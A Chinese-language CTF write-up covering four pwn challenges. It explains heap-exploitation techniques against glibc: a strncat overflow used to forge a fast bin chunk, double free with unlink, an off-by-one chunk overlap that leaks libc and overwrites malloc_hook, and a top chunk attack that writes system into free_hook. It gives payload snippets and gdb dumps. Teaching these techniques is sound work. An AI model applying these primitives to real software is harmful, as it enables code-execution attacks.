


# 4道pwn题的wp

## note

漏洞点在edit函数中,

```
puts("do you want to overwrite or append?[1.overwrite/2.append]");
v3 = getnum();
if ( v3 == 1 || v3 == 2 )
{
    if ( v3 == 1 )
        dest = 0;
    else
        strcpy(&dest, src);
    puts("Enter your content:");
    get_input((__int64)v7 + 15, 0x90, 10);
    filter((const char *)v7 + 15); // 过滤了%
    v8 = v7;
    v0[v5 - strlen(&dest) + 14] = 0;
    strncat(&dest, (const char *)v7 + 15, 0xFFFFFFFFFFFFFFFFLL); // buffer overflow
    strcpy(src, &dest);
    free(v7);
}
```



strncat函数处存在栈溢出, 可以覆盖到之后栈上的堆指针v7, 之后会free掉v7指向的块。


我们可以在bss段上伪造一个fast bin chunk, 然后把v7指针覆盖成我们伪造处的地址, 这样free之后我们伪造的chunk就会被放入fast bin中。下一次添加一个相同大小的堆块就可以分配到我们伪造的地方, 也就是bss段, 然后可以修改存在bss段上的堆指针。

但是这里有个神奇的加0的操作, 会把第128个字符替换为0, 也就是刚好截断了我们输入的指针。但是strncat对这种情况的处理比较奇怪 (内部实现\_\_strncat\_sse2\_unaligned的问题), 所以在不同偏移处碰到0之后可能存在可以输入几个字节的情况。

群里有大佬测试了, (无耻的盗用一下代码...和图)

```
#include <stdio.h>
#include <memory.h>
char as[0x800];
char bs_buf[0x800];
char* bs = bs_buf + 0xF;
void make_chars(char* buf, char c, size_t n)
{
    size_t i;
    for (i = 0; i < n; ++i)
    {
        buf[i] = c;
    }
    buf[i] = 0;
}

int main()
{
    for (int i = 1; i < 0x80; ++i)
    {
        memset(as, 0, 0x800);
        make_chars(as, 'A', i);
        make_chars(bs, 'B', 0x7F - i);
        memset(bs + (0x7F - i) + 1, 'C', 8);
        strncat(as, bs, 0xFFFFFFFFFFFFFFFF);
        printf("%s\n", as + 0x80);
    }
    return 0;
}
```



```
n132@ubuntu: ~/Desktop/heap
87:
88:
89:
90: C
91: CC
92: CCC
93: CCCC
94: CCCCC
95:
96:
97:
```

因为我们要覆盖的指针是0x602120，实际有效字符是3个。

从测试结果看出来，在92，93，94情况下可以输入大于等于3个字节，其他情况下则不能输入或者输入不完整，导致无法覆盖v7指针，也就不可利用了。

## freenote

double free + unlink的题。

漏洞在delete的时候free后没有将指针置为0，所以我们可以再free一次，通过构造好的堆块结构触发unlink。

unlink的过程发生在free一个不属于fast bin的chunk时候，会检查要free的块相邻的前一个和后一个块是不是也是空闲的，如果是，就会发生合并。在合并前，首先要把前/后一个块从它之前的freelist上取下来，这个过程叫做unlink。

先添加3个块再依次free，让对应的指针存在，然后构造这样的堆块结构

```
payload = ""
payload += p64(0x0) + p64(notelen+1) + p64(fd) + p64(bk) + "A" * (notelen - 0x20)
payload += p64(notelen) + p64(notelen+0x10) + "A" * notelen
payload += p64(0) + p64(notelen+0x11) + "\x00" * (notelen-0x20)
```

gdb-peda\$ x/16x 0x01895820

0x1895820:	0x0000000000000000	0x00000000000000191	← 伪造一个0x80的块, 并且伪造好它的fd、bk指针
0x1895830:	0x0000000000000000	0x00000000000000081	
0x1895840:	0x00000000001894018	0x00000000001894020	
0x1895850:	0x4141414141414141	0x4141414141414141	
0x1895860:	0x4141414141414141	0x4141414141414141	← 伪造前一个块的大小0x80, 和前面对应。把当前要free的块的P标志位清零, 这样才会向前合并触发unlink
0x1895870:	0x4141414141414141	0x4141414141414141	
0x1895880:	0x4141414141414141	0x4141414141414141	
0x1895890:	0x4141414141414141	0x4141414141414141	
gdb-peda\$			
0x18958a0:	0x4141414141414141	0x4141414141414141	← 下一个块的P标志位设为1, 防止后向合并
0x18958b0:	0x0000000000000000	0x00000000000000090	
0x18958c0:	0x4141414141414141	0x4141414141414141	
0x18958d0:	0x4141414141414141	0x4141414141414141	
0x18958e0:	0x4141414141414141	0x4141414141414141	
0x18958f0:	0x4141414141414141	0x4141414141414141	
0x1895900:	0x4141414141414141	0x4141414141414141	
0x1895910:	0x4141414141414141	0x4141414141414141	
gdb-peda\$			
0x1895920:	0x4141414141414141	0x4141414141414141	
0x1895930:	0x4141414141414141	0x4141414141414141	
0x1895940:	0x0000000000000000	0x00000000000000091	
0x1895950:	0x0000000000000000	0x00000000000000000	
0x1895960:	0x0000000000000000	0x00000000000000000	
0x1895970:	0x0000000000000000	0x00000000000000000	
0x1895980:	0x0000000000000000	0x00000000000000000	
0x1895990:	0x0000000000000000	0x00000000000000000	

伪造的fd和bk指针指向的块的bk和fd指针都要指向当前要free的堆块才能通过检查

```

gdb-peda$ x/4x 0x01894018
0x1894018: 0x0000000000000001 0x0000000000000001 伪造fd的bk要指向当前堆块
0x1894028: 0x0000000000000180 0x0000000001895830

```

```

gdb-peda$ x/4x 0x01894020
0x1894020: 0x0000000000000001 0x0000000000000180 伪造的bk的fd要指向当前堆块
0x1894030: 0x0000000001895830 0x0000000000000000

```

再次free第二个块，就可以触发unlink。

unlink之后的效果

```

gdb-peda$ x/8x 0x01894000
0x1894000: 0x0000000000000000 0x0000000000001821 最终效果，这边的指针被改了
0x1894010: 0x0000000000000100 0x0000000000000000
0x1894020: 0x0000000000000001 0x0000000000000180
0x1894030: 0x0000000001894018 0x0000000000000000

```

后面的利用就很简单了，改写第一个块就可以改写这些指针和其他信息。

## offbyone

输入直接用的read，没有在后面加上0字符。

edit的时候用了strlen计算之前note的长度，如果我们让之前的输入和下一个堆块的size连起来，我们实际上就可以有1个或几个字节溢出了，可以修改下一个堆块的size域。

因为malloc之后会将堆块内存清0，而且输出时是用puts输出堆块内容，所以要构造overlap，并且是used和freed chunk刚好是同一个堆块的overlap。

利用off by one扩大free chunk，使其包含下一个实际未free的chunk，之后再malloc实际free的堆块大小，这样剩下的堆块就会被放入unsorted bin，利用show可以泄露地址。

具体过程：

```

add(0x28, 'a'*0x28)#0
add(0xf8, 'a'*0xf8)#1
add(0x68, 'a'*0x68)#2
add(0x60, 'a'*0x60)#3
add(0x60, 'a'*0x60)#4

delete(1)

```

先申请几个块，再释放chunk1,这时chunk1被放入unsorted bin中


0x0000000000000000	0x0000000000000031	← chunk0
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x0000000000000101	← chunk1
0x00007fe96cbd7b78	0x00007fe96cbd7b78	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x0000000000000100	0x0000000000000070	← chunk2
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x0000000000000071	← chunk3
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x0000000000000000	0x0000000000000071	← chunk4
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	
0x6161616161616161	0x6161616161616161	

开始时我们分配的块的结构

```
edit(0, 'a'*0x28+'\x71')
edit(2, 'a'*0x60+p64(0x170)+'\x70')
```

之后利用offbyone漏洞修改chunk1的size和chunk3的prev\_size和P标志





这样我们就把位于unsorted bin中的chunk1扩大为了包含整个chunk2的块。

```
add(0xf8, 'a'*0xf8)
```

再把chunk1添加回来，大小和chunk1本来的大小一致，这样会对我们伪造过的chunk进行切割，剩下的块就是chunk2，然后会把chunk2放入unsorted bin中。我们就在chunk2中写入了fd和bk指针，就可以进行地址泄露。

之后就是常规的fast bin attack改malloc\_hook为one\_gadget，注意要用malloc\_printerr方式触发。

## pwn2

漏洞就是UAF，但是这题对输入做了一个限制，不能输入libc范围内的地址。

所以利用top chunk attack。

地址泄露很简单，就是申请一个块再释放掉，再申请一次显示内容就可以得到libc地址。

首先利用UAF对fast bin chunk的fd进行改写，进行一次fast bin attack，让我们能够对top chunk的size进行改写。

将top chunk的size改写为  $\text{system} + \text{free\_hook} - \text{top\_ptr}$

之后  $\text{malloc}(\text{free\_hook} - \text{top\_ptr} - 0x10)$  ,这时肯定会用top chunk进行分配。

则分配过后，新的top chunk的size为

原来的size - 分配掉的size =  $(\text{system} + \text{free\_hook} - \text{top\_ptr}) - (\text{free\_hook} - \text{top\_ptr} - 0x10 + 0x10)$   
= system

新的top chunk指针位于

原top chunk地址 + 分配掉的size =  $\text{top\_ptr} + (\text{free\_hook} - \text{top\_ptr} - 0x10 + 0x10) = \text{free\_hook}$

这样就不写入libc地址的情况下在free\_hook的地方写入了system地址。

理论上是这样的，但是实际分配的时候还需要考虑到计算size的对齐问题等，所以可以在上面写入的值附近试一试，保证最后可以在free\_hook写入system（实际上是system+1，因为topchunk的P标志位会被设为1）地址就行。